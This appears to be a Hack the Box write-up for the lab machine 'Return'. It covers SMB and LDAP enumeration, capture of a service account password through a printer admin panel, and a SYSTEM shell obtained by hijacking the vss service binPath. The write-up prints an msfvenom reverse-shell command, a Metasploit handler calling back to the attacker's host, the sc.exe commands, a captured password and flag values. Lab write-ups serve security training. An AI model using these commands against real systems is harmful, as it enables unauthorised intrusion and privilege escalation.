

Return Hack the Box writeup.

Recon:

```
Discovered open port 139/tcp on 10.10.11.108
Discovered open port 53/tcp on 10.10.11.108
Discovered open port 445/tcp on 10.10.11.108
Discovered open port 80/tcp on 10.10.11.108
Discovered open port 135/tcp on 10.10.11.108
Discovered open port 3269/tcp on 10.10.11.108
Discovered open port 593/tcp on 10.10.11.108
Discovered open port 636/tcp on 10.10.11.108
Discovered open port 3268/tcp on 10.10.11.108
Discovered open port 389/tcp on 10.10.11.108
Discovered open port 88/tcp on 10.10.11.108
Discovered open port 464/tcp on 10.10.11.108
```

```
53/tcp  open  domain          Simple DNS Plus
80/tcp  open  http             Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
88/tcp  open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-08-22
17:57:43Z)
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: re
turn.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap            Microsoft Windows Active Directory LDAP (Domain: re
turn.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

So there are many things to test out,

This is, without a doubt, a windows pc thanks to port 80. I can start by testing anonymous logins with 135 and smb 445. I can also test for LDAP on 389 searches. There's also 593 open to run RPC over HTTP—a lot of stuff to try out.

First go to smb:

```
[us-vip-1]-[10.10.14.45]-[aaronashley34@htb-b2fnaylhev]-[~]
[*]$ smbclient -L \\$target\
Password for [WORKGROUP\aaronashley34]:
Anonymous login successful

      Sharename      Type      Comment
      -
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Allowed anonymous login, but no dice for finding anything. The next step is to try the Riddler brute.

```
[*] Copying default configuration file
SMB      10.10.11.108    445      PRINTER      [*] Windows 10 / Server 2019
Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB      10.10.11.108    445      PRINTER      [+] return.local\
SMB      10.10.11.108    445      PRINTER      [-] Error connecting: LSAD SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
```


```
[us-vip-1]-[10.10.14.45]-[aaronashley34@htb-b2fnaylhev]-[~]
[*]$ netexec smb $target -u '' -p '' --shares
SMB      10.10.11.108    445      PRINTER      [*] Windows 10 / Server 2019
Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB      10.10.11.108    445      PRINTER      [+] return.local\
SMB      10.10.11.108    445      PRINTER      [-] Error enumerating shares
: STATUS_ACCESS_DENIED
```

I was able to get the server, but nothing really there, will check the password policy next to check double:


```
[us-vip-1]-[10.10.14.45]-[aaronashley34@htb-b2fnaylhev]-[~]
[*]$ netexec smb $target --pass-pol
SMB      10.10.11.108    445      PRINTER      [*] Windows 10 / Server 2019
Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
```

Not much there, but can check RPC, next port to try, and also look into the website.

Website on port 80:



One thing that comes to mind is the print nightmare, but I'll save it for later.




Got my first user, svc-printer. Saved in settings and on port 389, testing LDAP before RCP.

Check source page:

```
<tr>
  <td>Username</td>
  <td><input type="text" value="svc-printer"/></td>
</tr>
<tr>
  <td>Password</td>
  <td><input type="text" value="*****"/></td>
</tr>
```


Super close, so I need to check on Burp Suite and set up a listener to see if I can view that website.

Set up a listener for the user password:



User: svc-printer

Password: 1edFg43012!!



Shell access!

```

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> ls

Directory: C:\Users\svc-printer\Desktop


Mode                LastWriteTime         Length Name
----                -
-ar---            8/22/2025  10:56 AM             34 user.txt

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> type user.txt
e8c6faa5ca15112ff819fbccfda9f8d9
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>

```

First flag owned

PrivEsc:

```

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeLoadDriverPrivilege    Load and unload device drivers Enabled
SeSystemtimePrivilege     Change the system time     Enabled
SeBackupPrivilege         Back up files and directories Enabled
SeRestorePrivilege        Restore files and directories Enabled
SeShutdownPrivilege       Shut down the system        Enabled
SeChangeNotifyPrivilege   Bypass traverse checking    Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege       Change the time zone        Enabled
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>

```



```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> net user svc-printer
```

```
User name          svc-printer
Full Name          SVCPrinter
Comment            Service Account for Printer
User's comment
Country/region code 000 (System Default)
Account active      Yes
Account expires      Never
```

```
Password last set   5/26/2021 1:15:13 AM
Password expires     Never
Password changeable  5/27/2021 1:15:13 AM
Password required    Yes
User may change password Yes
```

```
Workstations allowed All
Logon script
User profile
Home directory
Last logon          8/22/2025 12:09:32 PM
```

```
Logon hours allowed All
```

```
Local Group Memberships  *Print Operators *Remote Management Use
                        *Server Operators
```

```
Global Group memberships *Domain Users
```

```
The command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

The user is part of the server operators. I can make a reverse shell and gain access that way.

```
Parrot Terminal
File Edit View Search Terminal Help
Global Group memberships      *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload /usr/share/windows-resources/binaries/nc.exe
Info: Uploading /home/aaronashley34/usr/share/windows-resources/binaries/nc.exe to C:\Users\svc-printer\Desktop\nc.exe
Error: Upload failed. Check filenames or paths: No such file or directory - No such file or directory /home/aaronashley34/usr/share/windows-resources/binaries/nc.exe
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload shellx86.exe
Info: Uploading /home/aaronashley34/shellx86.exe to C:\Users\svc-printer\Desktop\shellx86.exe
Data: 98400 bytes of 98400 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\Users\svc-printer\Desktop\shellx86.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss

Parrot Terminal
File Edit View Search Terminal Tabs Help
[us-vip-1]-[10.10.14.45]-[aaronashley34@htb-b2fnaylhev]-[~]
[*]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.45
lhost => 10.10.14.45
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 1337
lport => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.45:1337
[*] Sending stage (177734 bytes) to 10.10.11.108
[*] Meterpreter session 1 opened (10.10.14.45:1337 -> 10.10.11.108:54500) at 2025-08-22 14:10:05 -0500

(Meterpreter 1)(C:\Windows\system32) >
```

The VSS server was able to

```
Parrot Terminal
File Edit View Search Terminal Help
\shellx86.exe
Data: 98400 bytes of 98400 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\Users\svc-printer\Desktop\shellx86.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

Parrot Terminal
File Edit View Search Terminal Tabs Help
>
(Meterpreter 2)(C:\) > cd Users\
>
(Meterpreter 2)(C:\Users) > shell
[*] 10.10.11.108 - Meterpreter session 2 closed. Reason: Died
[*] Unknown command: sh. Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.45:1337
[*] Sending stage (177734 bytes) to 10.10.11.108
[*] Meterpreter session 3 opened (10.10.14.45:1337 -> 10.10.11.108:54528) at 2025-08-22 14:22:38 -0500

(Meterpreter 3)(C:\Windows\system32) > shell
Process 2360 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
839e2cc9cab421fcb94ad44251962c8b


C:\Windows\system32>
```

Steps: created a Metasploit listener:


```
[us-vip-1]-[10.10.14.45]-[aaronashley34@htb-b2fnaylhev]-[~]
[*]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.45
lhost => 10.10.14.45
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 1337
lport => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.45:1337
[*] Sending stage (177734 bytes) to 10.10.11.108
[*] Meterpreter session 1 opened (10.10.14.45:1337 -> 10.10.11.108:54500) at 2025-08-22 14:10:05 -0500

(Meterpreter 1)(C:\Windows\system32) >
[*] 10.10.11.108 - Meterpreter session 1 closed. Reason: Died
ls
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
```

Then made the shell:



```
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x
[us-vip-1]-[10.10.14.45]-[aaronashley34@htb-b2fnaylhev]-[~]
[★]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.45 LPORT=1337 -f exe > shellx86.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[us-vip-1]-[10.10.14.45]-[aaronashley34@htb-b2fnaylhev]-[~]
[★]$
```

Then set the binary path:

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\Users\svc-printer\Desktop\shellx86.exe"
```

```
[SC] ChangeServiceConfig SUCCESS
```

Start the service: `sc.exe start vss`

And it works. The lab was volatile, though. However, I was still able to get on the PC and get the flag.